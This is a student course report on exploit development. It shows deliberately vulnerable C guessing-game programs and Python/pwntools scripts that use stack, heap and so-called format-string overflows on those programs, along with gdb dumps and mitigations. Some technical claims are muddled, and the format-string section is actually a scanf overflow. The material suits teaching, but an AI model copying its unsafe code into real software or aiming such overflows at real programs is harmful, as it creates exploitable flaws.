



Exploit Development (SEC 3134)

Project: Exploit Development Toolkit

Sarah Ibrahim Alsulami	444002322
Ghadah Fahad Alharthi	444006163
Reemas Theban	444006605
Kholod Almehmadi	444000652
Group number: 1	

Security vulnerabilities cause problems to systems and applications in the digital world, where every activity can be a potential entry point for cyberattacks. To address these vulnerabilities, cybersecurity students like us need to develop a good understanding and practical skills for identifying and mitigating these risks.

This project aims to study three types of exploits: format string vulnerabilities, heap overflow, and stack overflow, with method of exploitation for each type. Our objectives are developing simple C programs for each type of vulnerability to explain how these weaknesses can be happened and how the attacker can exploit it, as well as creating exploit scripts to show manipulation techniques for each program. These will be with detailed documentation on the vulnerabilities, the exploitation processes, and best practices to eliminate this kind of threats.

Vulnerabilites

Stack Overflow Exploit

1. Vulnerable Program:

The program C provided is game to guess the color with flag var that the answer of the user if she answer is right the flag will be 1 and then will print statement that tell her correct answer !!

So, here we want to exploit the flag and overwrite it to 1 even the answer wrong

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <string.h>
#define MAX_COLORS 5
int main() {
    const char *colors[MAX_COLORS] = {"red", "blue", "green", "yellow", "purple"};
    char guess[10];
    int flag = 0;
    // Seed the random number generator
    srand(time(NULL));
    int randomIndex = rand() % MAX_COLORS;
    // Select a random color
    const char *selectedColor = colors[randomIndex];
    printf("Guess the color (red, blue, green, yellow, purple): \n");
    printf("The color: %s\n", selectedColor);
    gets(guess);
    // Check the user's guess
    if (strcmp(guess, selectedColor) == 0) {
        flag = 1;
        printf("Correct!");
        // printf("Correct! The color was %s.\n", selectedColor);
    } else {
        flag = 0;
        printf("Wrong! The color was %s, not %s.\n", selectedColor, guess);
    }
    if(flag){
        printf(" you got it !!!");
    }
    // Output the flag value
    printf("Flag value: %d\n", flag);
    return 0;
}
```

Here is the code in its normal state without exploit

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ghadah/Desktop/Labs exploit/project/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Guess the color (red, blue, green, yellow, purple):
The color: blue

Breakpoint 1, main () at stack.c:21
21      gets(guess); (MAX_COLORS) = {red, blue, green, yellow, purple};
(gdb) x/20x $esp
0xffffcf60: 0xf7fc8570    0xf7fc8000    0x00000000    0x00000000
0xffffcf70: 0x0804a008    0x0804a00c    0x0804a011    0x0804a017
0xffffcf80: 0x0804a01e    0x0804a00c    0x00000001    0x00000000
0xffffcf90: 0xffffcfb0    0xf7f9ee34    0x00000000    0xf7d9ec65
0xffffcfa0: 0x00000000    0x00000000    0xf7db7819    0xf7d9ec65
(gdb) print flag
Index = rand() % MAX_COLORS;
$6 = 0
(gdb) c
Continuing.
blue
Correct! you got it !!!!Flag value: 1

Breakpoint 2, main () at stack.c:24
24      if (strcmp(guess, selectedColor) == 0) {
(gdb) x/20x $esp
0xffffcf60: 0xf7fc8570    0x6c628000    0x00006575    0x00000000
0xffffcf70: 0x0804a008    0x0804a00c    0x0804a011    0x0804a017
0xffffcf80: 0x0804a01e    0x0804a00c    0x00000001    0x00000000
0xffffcf90: 0xffffcfb0    0xf7f9ee34    0x00000000    0xf7d9ec65
0xffffcfa0: 0x00000000    0x00000000    0xf7db7819    0xf7d9ec65
(gdb) print flag
$7 = 0
(gdb) c
Continuing.
Correct! you got it !!!!Flag value: 1

Breakpoint 3, main () at stack.c:40
40      return 0;
(gdb) x/20x $esp
0xffffcf60: 0xf7fc8570    0x6c628000    0x00006575    0x00000000
0xffffcf70: 0x0804a008    0x0804a00c    0x0804a011    0x0804a017
0xffffcf80: 0x0804a01e    0x0804a00c    0x00000001    0x00000001
0xffffcf90: 0xffffcfb0    0xf7f9ee34    0x00000000    0xf7d9ec65
0xffffcfa0: 0x00000000    0x00000000    0xf7db7819    0xf7d9ec65
(gdb) print flag
$8 = 1
(gdb)
```

Here is the flag place.

And here the flag value became 1

The address of the flag

```
(gdb) x/x &flag
0xffffcf8c: 0x00000001
```

And this screenshot provides the attempt to exploit:

```
(gdb) r
The program being debugged has been started already.
Start it from the beginning? (y or n) y
Starting program: /home/ghadah/Desktop/Labs exploit/project/stack
[Thread debugging using libthread_db enabled]
Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
Guess the color (red, blue, green, yellow, purple):
The color: green
Breakpoint 1, main () at stack.c:21
21     gets(guess);
(gdb) c
Continuing.
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA^@^@^@^@^@^@^@^@^@A^@^@^@
Breakpoint 2, main () at stack.c:24
24     if (strcmp(guess, selectedColor) == 0) {
(gdb) x/20x $esp
0xffffcf60: 0xf7fc8570  0x41418000  0x41414141  0x41414141
0xffffcf70: 0x41414141  0x41414141  0x41414141  0x41414141
0xffffcf80: 0x41414141  0x00000000  0x00000000  0x00000001
0xffffcf90: 0xffffcf00  0xf7f9ee34  0x00000000  0xf7d9ec65
0xffffcfa0: 0x00000000  0x00000000  0xf7db7819  0xf7d9ec65
(gdb) print flag
$5 = 1
(gdb) cc
Undefined command: "cc". Try "help".
(gdb) c
Continuing.
Program received signal SIGSEGV, Segmentation fault.
0xf7f0979f in ?? () from /lib/i386-linux-gnu/libc.so.6
(gdb) print flag
No symbol "flag" in current context.
(gdb) █
```

And here we wrote on the flag address =1

So the flag here changed to value 1 with wrong entry but our problem that's the program terminate without printing the correct message

We calculate the padding so after enter 30 characters the program will crash

And to To get to the place of flag var we should enter after the 30 characters ctrl+@ eight times and then ctrl+A then ctrl+@ three times to overwrite the flag with 0001

The flag is actually replaced but the program display segmentation fault and terminate):

1. Exploit Script:

```
import subprocess

input_string = 'A' * 30 + '\x00' * 8 + '\x01' + '\x00' * 3

process = subprocess.Popen(['./format'], stdin=subprocess.PIPE, stdout=subprocess.PIPE, stderr=subprocess.PIPE)

stdout, stderr = process.communicate(input=input_string.encode())
```

2. Vulnerable Program:

Through The address:

This program asks the user to guess a randomly chosen color from a predefined set of possibilities. It is vulnerable to a security attack because of the use of the unsafe `gets()` function, which does not check the limits. This absence of a check can lead to buffer overflows allowing to overwrite the return address of the winner function.

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <string.h>

// Define the maximum number of colors
#define MAX_COLORS 5

// Function to display a winning message
void winner() {
    printf("You got it!!!!!!\n");
}

// Vulnerability function that prompts the user to guess a color
void vulner() {
    // Array of possible colors
    const char *colors[MAX_COLORS] = {"red", "blue", "green", "yellow", "purple"};
    char guess[10]; // Array to store the user's guess
    void *ret; // Variable to hold the return address

    // Seed the random number generator for random color selection
    srand(time(NULL));
    int randomIndex = rand() % MAX_COLORS; // Select a random index

    // Select a random color from the array
    const char *selectedColor = colors[randomIndex];
    printf("The color was %s.\n", selectedColor);

    // Prompt the user for their guess
    printf("Guess the color (red, blue, green, yellow, purple): ");

    // Capture the current return address for debugging purposes
    ret = __builtin_return_address(0);
    printf("Return address before guess: %p\n", ret);

    // Read user input without bounds checking (unsafe)
    gets(guess);

    // Check if the user's guess matches the selected color
    if (strcmp(guess, selectedColor) == 0) {
        winner(); // Call winner function if the guess is correct
        printf("Correct! The color is %s.\n", selectedColor);
    } else {
        // Inform the user of their incorrect guess
        printf("Wrong! The color was %s, not %s.\n", selectedColor, guess);
    }
}

int main() {
    vulner(); // Call the vulnerability function
    return 0;
}
```

```

Using host libthread_db library "/lib/x86_64-linux-gnu/libthread_db.so.1".
The color was blue.
Guess the color (red, blue, green, yellow, purple): ret befor 0x8049344
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABBBBB

Breakpoint 1, vulner () at form.c:32
32      ret = __builtin_return_address(0);
(gdb) x/50x $esp
0xffffcf60: 0xf7fc8570      0x41418000      0x41414141      0x41414141
0xffffcf70: 0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf80: 0x41414141      0x41414141      0x41414141      0x41414141
0xffffcf90: 0x41414141      0x41414141      0x42424242      0x08049300
0xffffcfa0: 0x00000000      0x00000000      0x00000000      0xf7d9ec65
0xffffcfb0: 0x00000001      0xfffffd064     0xfffffd06c     0xffffcfd0
0xffffcfc0: 0xf7f9ee34      0x080490cd      0x00000001      0xfffffd064
0xffffcfd0: 0xf7f9ee34      0xfffffd06c     0xf7f9cb80      0x00000000
0xffffcfe0: 0xcba81958      0x87ef3348      0x00000000      0x00000000
0xffffcff0: 0x00000000      0xf7f9cb80      0x00000000      0x3183f600
0xfffffd00: 0xf7ffda30      0xf7d9ebf6      0xf7f9ee34      0xf7d9ed28
0xfffffd10: 0xf7fcaac4      0x0804bf04      0x00000000      0xf7fd000
0xfffffd20: 0x00000000      0xf7fdbec0

(gdb) print winner
$1 = {void ()} 0x80491b6 <winner>
(gdb) disassemble winner
Dump of assembler code for function winner:
0x080491b6 <+0>: push    %ebp
0x080491b7 <+1>: mov     %esp,%ebp
0x080491b9 <+3>: push    %ebx
0x080491ba <+4>: sub     $0x4,%esp
0x080491bd <+7>: call    0x804934b <__x86.get_pc_thunk.ax>
0x080491c2 <+12>: add     $0x2e32,%eax
0x080491c7 <+17>: sub     $0xc,%esp
0x080491ca <+20>: lea     -0x1fec(%eax),%edx
0x080491d0 <+26>: push    %edx
0x080491d1 <+27>: mov     %eax,%ebx
0x080491d3 <+29>: call    0x8049050 <printf@plt>
0x080491d8 <+34>: add     $0x10,%esp
0x080491db <+37>: nop
0x080491dc <+38>: mov     -0x4(%ebp),%ebx
0x080491df <+41>: leave
0x080491e0 <+42>: ret
End of assembler dump.

```

EBP and EIP

2. Exploit Script:

```

#!/usr/bin/python3

# Initialize an empty buffer
buff = ""

# Add padding to the buffer
buff += 'A' * 50
buff += 'BBBB'

# Append the address of the winner function
buff += "\xb6\x91\x04\x08"

print(buff)

```

After the address of the Instruction Pointer-EIP is determined, along with the correct padding and address inclusion of the winner function into the script, it leads to the following result after execution:

```

$ python3 stack.py | ./stack
The color was purple.
Guess the color (red, blue, green, yellow, purple): ret befor 0x8049344
will ret to 0x91c2b6c2
zsh: done python3 stack.py |
zsh: segmentation fault ./stack

```

Heap Overflow Exploit

Vulnerable Program:

Proj.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <time.h>

// Define a structure to hold user guess
struct data
{
    char guess[2];    // Array to store the user's guess (2 characters, including null terminator)
};

// Define a structure for function pointer
struct fp
{
    int (*fp)();      // Pointer to a function that returns an int
};

// Function to be called when the user wins
void winner()
{
    printf("Congratulations! You've guessed the number\n"); // Print winning message (print after a successful exploit overflow)
}

// Function to be called when the user loses
void nowinner()
{
    printf("Sorry, you guessed the wrong number\n"); // Print losing message
}

int main()
{
    struct data *d;    // Pointer to a data structure for user guesses
    struct fp *f;      // Pointer to a function pointer structure
    int secret_num;    // Variable to hold the secret number

    d = malloc(sizeof(struct data)); // Allocate memory for user guess structure
    f = malloc(sizeof(struct fp));   // Allocate memory for function pointer structure
    f->fp = nowinner;                // Set function pointer to point to nowinner function

    srand(time(NULL));              // The random number generator with the current time
    secret_num = rand() % 100 + 1;   // Generate a random secret number between 1 and 100

    printf("Welcome to the Number Guessing Game!\n"); // Welcome message
    printf("You can guess a number that I select between 1 and 100.\n"); // Instructions for the user

    printf("Enter your guess: ");    // Prompt for user input
    gets(d->guess);                  // Read user input into the guess array (unsafe function)
    int guess_num = atoi(d->guess);  // Convert the string guess to an integer-we need integer value to compare with int secret_num

    // Check if the user's guess is not equal to the secret number
    if (guess_num != secret_num)    // Fix comparison to use guess_num
    {
        printf("The number was %d\n", secret_num); // Print the secret number
        f->fp();                                // Call the losing function
    }
    else
    {
        printf("You got it!\n");    // Print winning message
    }
}
```

Following C program: A number guessing game wherein a user tries to guess a number created randomly between 1 and 100. The following program dynamically allocates heap memory using the malloc() library function for user input and function pointers.

Buffer overflow vulnerabilities can occur based on the unsafe gets() function that the program uses to read the user's guess. These kinds of flaws can be used to change the behaviour of the program, as we successfully exploited allowing it to call the winning function even when the guess is wrong.

Exploit Script:

```
script.py
from pwn import *

# Start the target process
p = process('./proj')

# Receive and print initial output from the process
print(p.recv())

# Create a payload with 16 bytes of padding (to overflow the buffer)
padding = b'A' * 16

# Define the return address to overwrite the return pointer (winner function)
ret_address = p32(0x080491d6)

# Send the crafted payload (padding + return address) to the process
p.sendline(padding + ret_address)

# Clean up and print any remaining output from the process
print(p.clean())
```

Below is a Python code using **pwntools [1]** to implement an exploit in a C program; it provides the name of a program, padding, and adds the location of the winner function to create an exploit.

Determining the Size of Padding:

1. **Identify the Heap Start Address:** First, we use the command **info proc mappings** in GDB to get the starting address of the heap.
2. **Dump the Heap:** Using the command **x/140x 0x804d000**, we dump the contents of the heap. Here, the starting address 0x804d000 is taken from the previous step.
3. **Test Input and Disassemble:** We will give 25 as an input and disassemble the nowinner function to get the idea about the number of bytes that has to be padded.
4. **Calculate Padding Needed:** We discover here that we have to input over 16 characters before overwriting the address of the nowinner function this indicates the quantity of padding necessary.

- nowinner function address and the user guess input “25”:

```

0x804d060: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d070: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d080: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d090: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0a0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0b0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0c0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0d0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0e0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0f0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d100: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d110: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d120: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d130: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d140: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d150: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d160: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d170: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d180: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d190: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000011
0x804d1a0: 0x00003532 0x00000000 0x00000000 0x00000000 0x00000011
0x804d1b0: 0x08049201 0x00000000 0x00000000 0x00000000 0x00000411
0x804d1c0: 0x65746e45 0x6f792072 0x67207275 0x73736575
0x804d1d0: 0x626d203a 0x74207265 0x20746168 0x65732049
0x804d1e0: 0x7463656c 0x74656220 0x6e656577 0x61203120
0x804d1f0: 0x3120646e 0x0a2e3030 0x00000000 0x00000000
0x804d200: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d210: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d220: 0x00000000 0x00000000 0x00000000 0x00000000
(gdb) disassemble nowinner
Dump of assembler code for function nowinner:
0x08049201 <+0>: push %ebp

```

- winner function address:

```

(gdb) disassemble winner
Dump of assembler code for function winner:
0x080491d6 <+0>: push %ebp

```

- Overwrite occurred after 16 A's:

```

(gdb) x/140x 0x804d000
0x804d000: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000191
0x804d010: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d020: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d030: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d040: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d050: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d060: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d070: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d080: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d090: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0a0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0b0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0c0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0d0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0e0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d0f0: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d100: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d110: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d120: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d130: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d140: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d150: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d160: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d170: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d180: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000000
0x804d190: 0x00000000 0x00000000 0x00000000 0x00000000 0x00000011
0x804d1a0: 0x41414141 0x41414141 0x41414141 0x41414141 0x41414141
0x804d1b0: 0x08004141 0x00000000 0x00000000 0x00000000 0x00000411
0x804d1c0: 0x65746e45 0x6f792072 0x67207275 0x73736575
0x804d1d0: 0x626d203a 0x74207265 0x20746168 0x65732049
0x804d1e0: 0x7463656c 0x74656220 0x6e656577 0x61203120
0x804d1f0: 0x3120646e 0x0a2e3030 0x00000000 0x00000000
0x804d200: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d210: 0x00000000 0x00000000 0x00000000 0x00000000
0x804d220: 0x00000000 0x00000000 0x00000000 0x00000000

```

overwrite

Format String Exploit

Vulnerable Program:

```
f.c
#include <err.h>

#include <stdio.h>

#include <stdlib.h>

#include <string.h>

#include <unistd.h>

int main(int argc, char **argv) {

    char modifyThis[2]; //A small buffer (2 bytes) to hold a single character

    char userInput[15]; //To store user input


    modifyThis[0] = 'R'; //Assigning 'R' to modifyThis
    scanf("%s", userInput); // Take input from the user
    // scanf doesn't check if the input fits in the buffer, which could lead to a buffer overflow.


    if (userInput[0] == 'R') { // Check if userInput is 'R' ,true, and will execute the next code.


        puts("Congratulations! :)"); // Print a message

    }

    exit(0);

}
```

This C program declares two variables: the first, `modifyThis`, is a small array that could hold 2 characters and the second, `userInput`, is a larger array that could hold up to 15 characters. It begins by setting the first element in `modifyThis` to 'R'. Then it asks the user for text input without limiting them to 15 characters, which might be a problem if the user actually types that many. Then it reads the input; if that input, provided by the user, begins with 'R', it congratulates the user. Finally, the program ends without any errors.



```
reemaskali@kali: ~/Desktop
File Actions Edit View Help
(reemaskali@kali)-[~/Desktop]
$ gcc -m32 -g -z execstack -fno-stack-protector -no-pie -o f f.c
(reemaskali@kali)-[~/Desktop]
$ ./f
R
Congratulations! :)
(reemaskali@kali)-[~/Desktop]
$ ./f
l
(reemaskali@kali)-[~/Desktop]
$
```

Exploit Script:

p03.py

```
import subprocess

buff = "R%n\n" # %n is a format specifier in "C" writes the number of bytes written to the memory location (unsafe in C).

process = subprocess.Popen('./f', stdin=subprocess.PIPE, stdout=subprocess.PIPE) # Create a subprocess to run 'f' with I/O.

stdout, _ = process.communicate(input=buff.encode()) # Send buff to the process and read its output.

print(stdout.decode()) # Decode and print the output.
```

Following is a Python program using the subprocess module which will call an external program: The code prepares a string buff, containing the character 'R' and the format specifier %n-very unsafe C specifier, it writes the number of bytes processed. A call to the subprocess is made running external program ./f, allowing for communications through input and output streams. It sends the encoded version of buff to the program and captures the output using process.communicate(). Finally, the captured output is decoded from bytes to a string and printed out to the console.

```
(reemaskali@kali)~/Desktop
$ chmod +x p03.py

(reemaskali@kali)~/Desktop
$ python3 p03.py
Congratulations! :)

(reemaskali@kali)~/Desktop
$ ./f $(python3 p03.py)
R
Congratulations! :)

(reemaskali@kali)~/Desktop
$ ./f $(python3 p03.py)
0
```

Mitigation strategies

1-Stack:

- 1- Writing secure code is the best way to prevent buffer overflow vulnerabilities so avoid vulnerable functions like (gets())
- 2- stack canaries: Place special values (canaries) before and after buffers in the memory. If these values are altered, it indicates a potential overflow.
- 3- Compiler warnings: When developing new software with vulnerable functions, compilers often provide warnings and recommend use of secure alternatives to the functions used.

2-Heap:

- 1- Ensure that all input is subject to sufficient bounds checking So we should to use safe functions like `fgets()` rather than `gets()` that is don't check the limit and the bounds
- 2- Ensure that any memory copy related code is subject to sufficient bounds checking, and do not rely on earlier checks on the original input length
- 3- Ensure that any application is compiled with all available compiler protections, e.g., stack canaries, NX-bit, ASLR/PIE etc
 - **Address Space Layout Randomization (ASLR):** Randomize the memory addresses where data is loaded, making it harder for an attacker to predict the location of buffers.
 - **NX-bit:** (No-eXecute bit) marks certain memory regions as non-executable, preventing code from running in those areas.

3- Format String:

- 1- Always validate and sanitize any user input before being used within a format string or as any part of a command. Ensure that user supplied data does not contain format specifiers ("%s ", "%n ", etc.).
- 2- Always apply strict input validation for all untrusted data input. Constantly reject the input that contains an unexpected pattern or unexpected character.
- 3- Consider utilizing static code analysis tools and performing code reviews to find potential format string vulnerabilities during the development life cycle.
- 4- Enable compiler warnings like (gcc).

(There are some common methods among the species that we have not mentioned for each species to avoid repetition.)

Work distribution

Sarah Ibrahim Alsulami	Stack Overflow
Ghadah Fahad Alharthi	Heap Overflow
Reemas Theban	Format String
Kholod Almeahmadi	Heap Overflow

References:

[1] [How to overwrite return address \(Stack Buffer Overflow\) -pwdtools.](#)